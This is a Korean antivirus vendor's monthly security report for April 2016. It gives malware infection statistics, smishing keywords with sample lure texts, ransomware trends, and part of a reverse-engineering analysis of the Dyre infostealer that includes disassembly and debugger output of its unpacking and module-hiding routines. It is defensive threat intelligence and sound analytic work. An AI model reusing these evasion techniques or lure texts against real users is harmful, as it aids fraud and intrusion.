
알약 월간 보안동향 보고서.

2016년 05월



알약 5월 보안동향보고서

CONTENTS

Part1 4월의 악성코드 통계

악성코드 통계
허니팟/트래픽 분석
스팸메일/악성코드가 포함된 메일 분석
스미싱 분석

Part2 악성코드 이슈 분석

개요
악성코드 상세 분석
결론

Part3 보안 이슈 돋보기

4월의 보안 이슈
4월의 취약점

Part4 해외 보안 동향

영미권
중국
일본

4 월 총평

4 월은 3 월부터 성행하기 시작한 Locky 랜섬웨어와 더불어, Cerber 랜섬웨어가 본격적으로 유포되기 시작한 시기였습니다. Cerber 랜섬웨어는 json 형식의 설정파일을 가지고 있으며 커스터마이징이 가능하며 공격자가 자신이 원하는만큼 랜섬머니를 설정할 수 있으며 공격대상 문서확장자 리스트뿐만 아니라 감염국가의 블랙리스트도 커스터마이징이 가능한 랜섬웨어로, 랜섬웨어 제작실력이 다소 떨어지는 공격자들을 위해 설계된 랜섬웨어입니다. 이 Cerber 랜섬웨어는 Nuclear 익스플로잇킷에 포함되어 멀버타이징 형태로 급속도로 유포되고 있습니다. 또한 커스터마이징이 가능하다는 특징 때문에 많은 변종이 발견되고 있고 향후에는 더 많은 변종이 생성되리라는 것을 어렵지 않게 예상할 수 있습니다.

4 월말경부터는 Cerber 랜섬웨어가 멀버타이징을 통한 유포뿐만 아니라, 스팸메일을 통해서도 유포가 이뤄지고 있으므로 사용자들의 주의가 필요합니다.

중요문서를 주기적으로 백업하고, OS 와 SW 의 취약점을 패치하는 것은 기본이며, 알약에서도 '랜섬웨어 차단기능'을 통해 Cerber 랜섬웨어를 효과적으로 차단하고 있는 한편, 해당 랜섬웨어를 Trojan.Ransom.Cerber로 탐지중이오니 참고하시기 바랍니다.

4 월에는 Cerber, Locky 랜섬웨어 외에도 Jigsaw 랜섬웨어가 등장하기도 하였습니다. 이 랜섬웨어에 감염되면, 화면에 영화 '쏘우'의 이미지가 보여지게 되며, 감염된 시각으로부터 60 분의 카운트다운이 들어가서 중요문서를 시간당 계속 지우면서 사용자에게 랜섬머니를 지불하라고 강요합니다. 다만 이 Jigsaw 랜섬웨어의 경우, 복호화툴이 현재 공개되어 있는 상황이기 때문에 감염되었다 하더라도 알약블로그(<http://blog.alzac.co.kr/603>) 관련내용을 참고하여 복호화를 진행하시기 바랍니다 .

Part1. 4 월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1. 악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계이다.

2016년 4월의 감염 악성코드 Top 15 리스트에서는 지난달에 각각 1,2,3위를 차지했던 악성코드들 중, 3위였던

Gen:Variant.Jaik.10505이 4위로 내려가고 새롭게 Gen:Trojan.Heur.4yXa4qDPY@jG이 3위로 올라온 것을 제외하고는 상위권은 3월과 유사했으며, 전반적으로 Trojan 악성코드가 Top15의 대다수를 차지했다.


순위	등락	악성코드 진단명	카테고리	합계 (감염자수)
1	-	Misc.Keygen	Trojan	374
2	-	Misc.HackTool.WinActivator	Trojan	238
3	↑ 1	Gen:Trojan.Heur.4yXa4qDPY@jG	Trojan	223
4	↓ 1	Gen:Variant.Jaik.10505	Trojan	202
5	-	Gen:Variant.Graftor.272300	Trojan	166
6	New	Gen:Trojan.Heur2.CTR.2042c8C5aaqvcUPe	Trojan	154
7	↑ 1	Gen:Variant.Strictor.104294	Trojan	128
8	-	Adware.Kraddare.295936	Adware	115
9	↑ 4	Misc.Agent.126672	Etc	114
10	↓ 1	Misc.Suspicious.KCP	Etc	112
11	New	Gen:Trojan.Heur.GZ.gw2@biLRiNfO	Trojan	105
12	↑ 3	Worm.ACAD.Bursted.doc.B	Worm	98
13	New	Trojan.Generic.AD.010710396	Trojan	95
14	New	Gen:Trojan.Heur2.CTR.28C5aaqvcUPe	Trojan	92
15	New	Trojan.LNK.Gen	Trojan	89

* 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2016년 04월 01일 ~ 2016년 04월 30일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 81%를 차지했으며, 기타 (Etc) 유형이 10%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


4 월에는 지난 3 월과 비교하여 트로이목마(Trojan) 유형 악성코드가 소폭 감소했으며, 기타(Etc) 유형이 증가하였다. 기타(Etc) 유형은 그 자체가 악성코드라기보다는 취약점이 존재하여 공격자에게 악용될 수 있는 여지가 있는 파일을 일반적으로 말한다.




2. 허니팟/트래픽 분석

4 월의 상위 Top 10 포트

허니팟/정보 수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트 정보 및 악성 트래픽을 집계한 수치




최근 3개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



3. 스팸메일 및 악성코드가 포함된 메일 분석

메일 시스템 교체작업으로 인해 이번 달부터 [스팸메일 및 악성코드가 포함된 메일 분석]관련 컨텐츠는 발행하지 않습니다.
감사합니다.

4. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2016년 04월 01일 ~ 2016년 04월 30일
총신고건수	3,653건

키워드별 신고내역

키워드	신고 건수	비율
결혼	90	2.46%
택배	9	0.25%
등기	7	0.19%
입학	5	0.14%
법원	4	0.11%
훈련	3	0.08%
생일	3	0.08%
투표	3	0.08%
사진	2	0.05%
민사소송	1	0.03%

스미싱 신고추이

지난달 스미싱 신고 건수 5,508건 대비 이번 달 3,653건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 1,855건 감소했다. 이번 달은 지난 달과 같이 결혼 관련 스미싱이 대부분을 차지했으며, 미납 관련 키워드가 새롭게 등장했다.

알약이 뽑은 4 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	SBI저축은행입니다
2	휴대폰 시스템새로고침이 필요해서요 을 클릭해주세요
3	[Web발신] [4.13]소중한 투표 감사드립니다. 전국 선거결과 확인하기

다수문자

순위	문자 내용
1	ado_ ^a^(축8하(:해8주)세v요^^
2	(G마켓택배) 고객님의 9월20일 오후 3시 방문예정입니다.
3	[C]대한통운]부자증으로 등기소포반송처리되었습니다.소포 재확인.
4	(~^o^~(입학) 통지서 입니다.
5	법원} 귀하의 강제집행 예정일 입니다.
6	국가재난대비 비상훈련대상자입니다. 일정확인후 필히 참석하세요
7	(생♡일)♥(파♡티)에♥(초♡대)^합☆니^다~~
8	[Web발신] [4.13]소중한 투표 감사드립니다. 전국 선거결과 확인하기 :
9	나 기억해 우리 옛날 사진 함 보라
10	귀하의 민사소송건이 접수되었으니 확인바랍니다.

Part2. 4 월의 악성코드 이슈 분석

개요

악성코드 상세 분석

결론

[Spyware.Infostealer.Dyre]악성코드 분석 보고서

1. 개요

Dyre(다이어)로 알려진 해당 악성코드는 난독화, 파일 암호화, 가상환경 탐지 등 다양한 방법을 통해 보안프로그램을 우회해 유입된다.

감염 시 서비스로 동작하거나(svchost.exe) 권한이 높은 프로세스(Explorer.exe)에 인젝션 되어 동작 한다. 인젝션된 악성코드는 인터넷 익스플로러, 크롬, 파이어폭스 등에 추가 인젝션이 되고 브라우저의 보안 모듈을 우회하고 API나 코드 영역을 후킹 하여 키로깅 정보 수집 행위를 시도한다.

2. 악성코드 상세 분석

2.1 파일정보

Detection Name	File Name	MD5	Size(Byte)
Spyware.InfoStealer.Dyre	Sample.exe	D643AD46EB2DFD2815C1BBFF4D8BCB62	638,976

2.2 상세분석

2.2.1 UnPacking

```
HMODULE hModule; // esi@1
HDC hDC; // edi@1
int result; // eax@1
struct tagMSG Msg; // [sp+8h] [bp-1Ch]@2

hModule = GetModuleHandleA(0);
hDC = GetDC(0);
GetDeviceCaps(hDC, 88);
ReleaseDC(0, hDC);
MyRegisterClass(hModule);
result = (int)InitInstance(hModule);
if ( result )
{
    while ( GetMessageA(&Msg, 0, 0, 0) )
    {
        TranslateMessage(&Msg);
        DispatchMessageA(&Msg);
    }
    InitCommonControls();
    result = Msg.wParam;
}
return result;
```

[그림 1] 일반적인 WinMain 함수

악성코드의 시작 지점은 일반적인 WinMain과 동일하다.

Part2. 4 월의 악성코드 이슈

```
.text:00428174 83 C4 0C      add     esp, 0Ch
.text:00428177 6A 6D        push    6Dh          ; lpIconName
.text:00428179 56           push    esi           ; hInstance
.text:0042817A C7 45 D4 03 00+  mov     [ebp+lpwpx.style], 3
.text:00428181 C7 45 D8 A0 10+  mov     [ebp+lpwpx.lpfnWndProc], offset sub_4010A0
.text:00428188 87 45 F8 04 00+  mov     [ebp+lpwpx.lpstrClassName], offset a0c0b1ing ; "Cobling"
.text:0042818F FF D7        call    edi ; LoadIconA
.text:00428191 68 00 7F 00 00  push    7F00h         ; lpCursorName
.text:00428196 6A 00        push    0             ; hInstance
.text:00428198 89 45 E8      mov     [ebp+lpwpx.hIcon], eax
.text:0042819B C7 45 F0 06 00+  mov     [ebp+lpwpx.hbrBackground], 6
.text:004281A2 FF 15 F8 B0 48+  call    ds:LoadCursorA
.text:004281A8 6A 70        push    70h           ; lpIconName
.text:004281AA 56           push    esi           ; hInstance
.text:004281AB 89 45 EC      mov     [ebp+lpwpx.hCursor], eax
.text:004281AE FF D7        call    edi ; LoadIconA
.text:004281B0 8D 4D D0      lea     ecx, [ebp+lpwpx]
.text:004281B3 51           push    ecx            ; WNDCLASSEX *
.text:004281B4 89 45 FC      mov     [ebp+lpwpx.hIconSm], eax
.text:004281B7 C7 45 D0 30 00+  mov     [ebp+lpwpx.cbSize], 30h
.text:004281BE 89 75 E4      mov     [ebp+lpwpx.hInstance], esi
.text:004281C1 FF 15 FC B0 48+  call    ds:RegisterClassExA
```

[그림 2] 윈도우 클래스 등록

RegisterClassExA API를 이용하여 윈도우 클래스를 등록하고 해당 윈도우 클래스를 이용하여 동작한다.

```
if ( Msg != WM_COMMAND )
{
    if ( Msg != WM_PARENTNOTIFY )
        return DefWindowProcA(hWnd, Msg, wParam, lParam);
    dword_490990 += wParam >> 16;
    if ( wParam >> 16 == 3 )
    {
        PostMessageA(hWndParent, 0x89u, 0x10500u, 0);
        return 0;
    }
    if ( wParam >> 16 == 4 )
    {
        v5 = SendMessageA(::hWnd, 0x1A8u, 0x15AF0u, 0);
        sub_410A00(v5);
        return 0;
    }
    return 0;
}
```

[그림 3] 윈도우 생성 이후 동작하는 윈도우 프로시저

생성 이후에는 0x89 라는 메시지 번호를 이용하여 자신의 윈도우에 메시지를 전송한다.
0x89는 과거 WM_SYNCTASK 라는 메시지가 있었지만 현재는 정의조차 되어 있지 않다.

Part2. 4 월의 악성코드 이슈

```
if ( Msg == WM_SYNCTASK )
{
    ((void ( __thiscall *)(int))loc_43AB90)(dword_490990);
    return 0;
}
```

그림 4) 0x89(구 WM_SYNCTAST) 메시지 처리

.text:0043AB90	loc_43AB90:		; DATA XREF: sub_4010A0+C7↑
.text:0043AB90 55		push	ebp
.text:0043AB91 8B EC		mov	ebp, esp
.text:0043AB93 53		push	ebx
.text:0043AB94 6A 07		push	7
.text:0043AB96 8B D1		mov	edx, ecx
.text:0043AB98	loc_43AB98:		; CODE XREF: .text:0043ABCB↓j
.text:0043AB98 B8 1B AF 3F 00		mov	eax, 3FAF1Bh
.text:0043AB9D	loc_43AB9D:		; CODE XREF: .text:0043AB9E↓j
.text:0043AB9D 40		inc	eax
.text:0043AB9E E2 FD		loop	loc_43AB9D
.text:0043ABA0 89 2D 05 F6 48+		mov	dword_48F605, ebp
.text:0043ABA6 8B D8		mov	ebx, eax
.text:0043ABA8 58		pop	eax
.text:0043ABA9 FF D3		call	ebx
.text:0043ABAB 68 C7 F3 48 00		push	offset unk_48F3C7
.text:0043ABB0 E8 3E 57 04 00		call	sub_4802F3

그림 5) 0x89 메시지 발생 시 호출되는 함수

해당 루틴을 통하여 보호된 코드 영역을 수행한다.

.text:0043AB90 55		push	ebp
.text:0043AB91 8B EC		mov	ebp, esp
.text:0043AB93 53		push	ebx
.text:0043AB94 6A 07		push	7
.text:0043AB96 8B D1		mov	edx, ecx
.text:0043AB98	loc_43AB98:		; CODE XREF: .text:0043ABCB↓j
.text:0043AB98 B8 1B AF 3F 00		mov	eax, 3FAF1Bh
.text:0043AB9D	loc_43AB9D:		; CODE XREF: .text:0043AB9E↓j
.text:0043AB9D 40		inc	eax
.text:0043AB9E E2 FD		loop	loc_43AB9D
.text:0043ABA0 89 2D 05 F6 48+		mov	dword_48F605, ebp
.text:0043ABA6 8B D8		mov	ebx, eax
.text:0043ABA8 58		pop	eax
.text:0043ABA9 FF D3		call	ebx
.text:0043ABAB 68 C7 F3 48 00		push	offset unk_48F3C7
.text:0043ABB0 E8 3E 57 04 00		call	sub_4802F3

.text:004802F3 42		inc	edx
.text:004802F4 39 07		cmp	[edi], eax
.text:004802F6 9A F8 B2 EA 1E+		call	far ptr 50EFh:1EEAB2F8h
.text:004802FD EE		out	dx, al
.text:004802FE 07		xlat	
.text:004802FF 31 AE 65 78 6A+		xor	[esi-72958F90h], ebp
.text:00480305 04 1A		sh	
.text:00480307 21 32		and	[esi-72958F90h], ebp
.text:00480309 01 21		dw	

004802f3 55	push	ebp
004802f4 8bec	mov	ebp, esp
004802f6 83c4f4	add	esp, 0FFFFFFF4h
004802f9 8945f4	mov	dword ptr [ebp-0Ch], eax
004802fc 8b5d08	mov	ebx, dword ptr [ebp+8]
004802ff 8b4304	mov	eax, dword ptr [ebx+4]
00480302 50	push	eax
00480303 8b5320	mov	edx, dword ptr [ebx+20h]
00480306 8b4210	mov	eax, dword ptr [edx+10h]
00480309 50	push	eax
0048030a 8b4208	mov	eax, dword ptr [edx+8]
0048030d ffd0	call	eax

그림 6) 호출 함수에 대한 Decrypt

대부분의 함수는 위와 같은 방식으로 Decrypt 하여 사용된다.

Part2. 4 월의 악성코드 이슈

0048034d f3a4	rep movs byte ptr es:[edi],byte ptr [esi]	
0048034f ebec	jmp image00400000+0x8033d (0048033d)	
00480351 5b	pop ebx	
00480352 8b7dfc	mov edi,dword ptr [ebp-4]	
00480355 8b7318	mov esi,dword ptr [ebx+18h]	
00480358 8b431c	mov eax,dword ptr [ebx+1Ch]	
0048035b 8b4b0c	mov ecx,dword ptr [ebx+0Ch]	
0048035e 8b5308	mov edx,dword ptr [ebx+8]	
00480361 ffd2	call edx	
00480363 8b4b20	mov ecx,dword ptr [ebx+20h]	
00480366 8b45fc	mov eax,dword ptr [ebp-4]	
00480369 0345f4	add eax,dword ptr [ebp-0Ch]	
0048036c 51	push ecx	
0048036d ffd0	call eax {00270009}	
0048036f 8be5	mov esp,ebp	
00480371 5d	pop ebp	
00480372 c3	ret	

0:000> u 00270009 110	
00270009 e800000000	call 0027000e
0027000e 5b	pop ebx
0027000f 83c306	add ebx,6
00270012 eb6f	jmp 00270083

0:000> u 00270083 110	
00270083 8bec	mov ebp,esp
00270085 83c4f0	add esp,0FFFFFF0h
00270088 895df4	mov dword ptr [ebp-0Ch],ebx
0027008b 8b5504	mov edx,dword ptr [ebp+4]
0027008e 8b420c	mov eax,dword ptr [edx+0Ch]
00270091 85c0	test eax,eax
00270093 741a	je 002700af
00270095 8945f8	mov dword ptr [ebp-8],eax
00270098 8b4a08	mov ecx,dword ptr [edx+8]
0027009b 894dfc	mov dword ptr [ebp-4],ecx
0027009e b902000000	mov ecx,2
002700a3 8a03	mov al,byte ptr [ebx]
002700a5 43	inc ebx
002700a6 85c0	test eax,eax
002700a8 75f9	jne 002700a3
002700aa 49	dec ecx

[그림 7] 메모리 코드 할당

Decrypt 된 코드는 최종적으로 메모리를 할당 받고 코드를 생성하여 동작한다.

생성된 코드에서는 실제 EXE 파일에 대한 언패킹을 수행하고 모듈 목록에서 exe를 제거한 이후 특정 offset을 호출한다.

002704ab 8bc8	mov ecx,eax
002704ad 64a130000000	mov eax,dword ptr fs:[00000030h]
002704b3 8bf8	mov edi,eax
002704b5 894f08	mov dword ptr [edi+8],ecx
002704b8 8b470c	mov eax,dword ptr [edi+0Ch]
002704bb 8b400c	mov eax,dword ptr [eax+0Ch]
002704be 894818	mov dword ptr [eax+18h],ecx
002704c1 8bc1	mov eax,ecx
002704c3 0345e0	add eax,dword ptr [ebp-20h]
002704c6 8b651c	mov esp,dword ptr [ebp+1Ch]
002704c9 8bec	mov ebp,esp
002704cb 83c508	add ebp,8
002704ce ffe0	jmp eax {00404c00}

[그림 8] 언패킹 이후 동작하는 코드 주소

Part2. 4 월의 악성코드 이슈

```

0:000> lm
start      end                module name
742f0000 74303000 dwmapi      (export symbols) C:\Windows\system32\dwmapi.dll
74620000 74660000 uxtheme    (export symbols) C:\Windows\system32\uxtheme.dll
75890000 758da000 KERNELBASE (export symbols) C:\Windows\system32\KERNELBASE.dll
75a60000 75ae4000 COMCTL32   (export symbols) C:\Windows\WinSxS\x86_microsoft.wind
75b10000 75b2f000 IMM32      (export symbols) C:\Windows\system32\IMM32.DLL
75b30000 75b3a000 LPK        (export symbols) C:\Windows\system32\LPK.dll
75ee0000 75fb4000 kernel32   (export symbols) C:\Windows\system32\kernel32.dll
75fc0000 7606c000 msvcrt     (export symbols) C:\Windows\system32\msvcrt.dll
76130000 761cd000 USP10     (export symbols) C:\Windows\system32\USP10.dll
761d0000 76270000 ADVAPI32   (export symbols) C:\Windows\system32\ADVAPI32.dll
76270000 7633c000 MSCTF      (export symbols) C:\Windows\system32\MSCTF.dll
763f0000 7643e000 GDI32      (export symbols) C:\Windows\system32\GDI32.dll
77540000 77609000 USER32    (export symbols) C:\Windows\system32\USER32.dll
77610000 776b1000 RPCRT4     (export symbols) C:\Windows\system32\RPCRT4.dll
776c0000 777fc000 ntdll      (export symbols) C:\Windows\SYSTEM32\ntdll.dll
77870000 77889000 sechost    (export symbols) C:\Windows\SYSTEM32\sechost.dll

```

[그림 9] 이미지 제거를 통한 모듈 목록에서 제거

2.2.2 DLL 드랍 과정

```

FS:[0x00] Win9x and NT Current SEH frame
FS:[0x04] Win9x and NT Top of stack
FS:[0x08] Win9x and NT Current bottom of stack
FS:[0x10] NT Fiber data
FS:[0x14] Win9x and NT Arbitrary data slot
FS:[0x18] Win9x and NT Linear address of TIB
FS:[0x20] NT Process ID
FS:[0x24] NT Current thread ID
FS:[0x2C] Win9x and NT Linear address of the thread local storage array
FS:[0x30] Pointer to PEB
FS:[0x34] NT Current error number
FS:[0x38] CountOfOwnedCriticalSections
FS:[0x3C] CsrClientInRead

0:000> dt PEB 7fddb000
uxtheme!_PEB
+0x000 InheritedAddressSpace : 0
+0x001 ReadImageFileExecOptions : 0
+0x002 BeingDebugged : 0x1
+0x003 BitField : 0
+0x003 ImageUsesLargePages : 0y0
+0x003 IsProtectedProcess : 0y0
+0x003 IsLegacyProcess : 0y0
+0x003 IsImageDynamicallyRelocated : 0y0
+0x003 SkipPatchingUser32Forwarders : 0y0
+0x003 SpareBits : 0y000
+0x004 Mutant : 0xffffffff Void
(...)
+0x02c KernelCallbackTable : 0x7755f620 Void
+0x02c UserSharedInfoPtr : 0x7755f620 Void
+0x030 SystemReserved : [1] 0
+0x034 AtlThunkSListPtr32 : 0
+0x038 ApiSetMap : 0x77900000 Void
+0x03c TlsExpansionCounter : 0
+0x040 TlsBitmap : 0x77797260 Void
+0x044 TlsBitmapBits : [2] 0x3f
+0x04c ReadOnlySharedMemoryBase : 0x7f6f0000 Void
+0x050 HotpatchInformation : (null)
+0x054 ReadOnlyStaticServerData : 0x7f6f0590 -> (null)
+0x058 AnsiCodePageData : 0x7ffa0000 Void
+0x05c OemCodePageData : 0x7ffa0000 Void
+0x060 UnicodeCaseTableData : 0x7ffd0024 Void
+0x064 NumberOfProcessors : 1
+0x068 NtGlobalFlags : 0x70
+0x070 CriticalSectionTimeout : LARGE_INTEGER 0xffff86d'079b0000
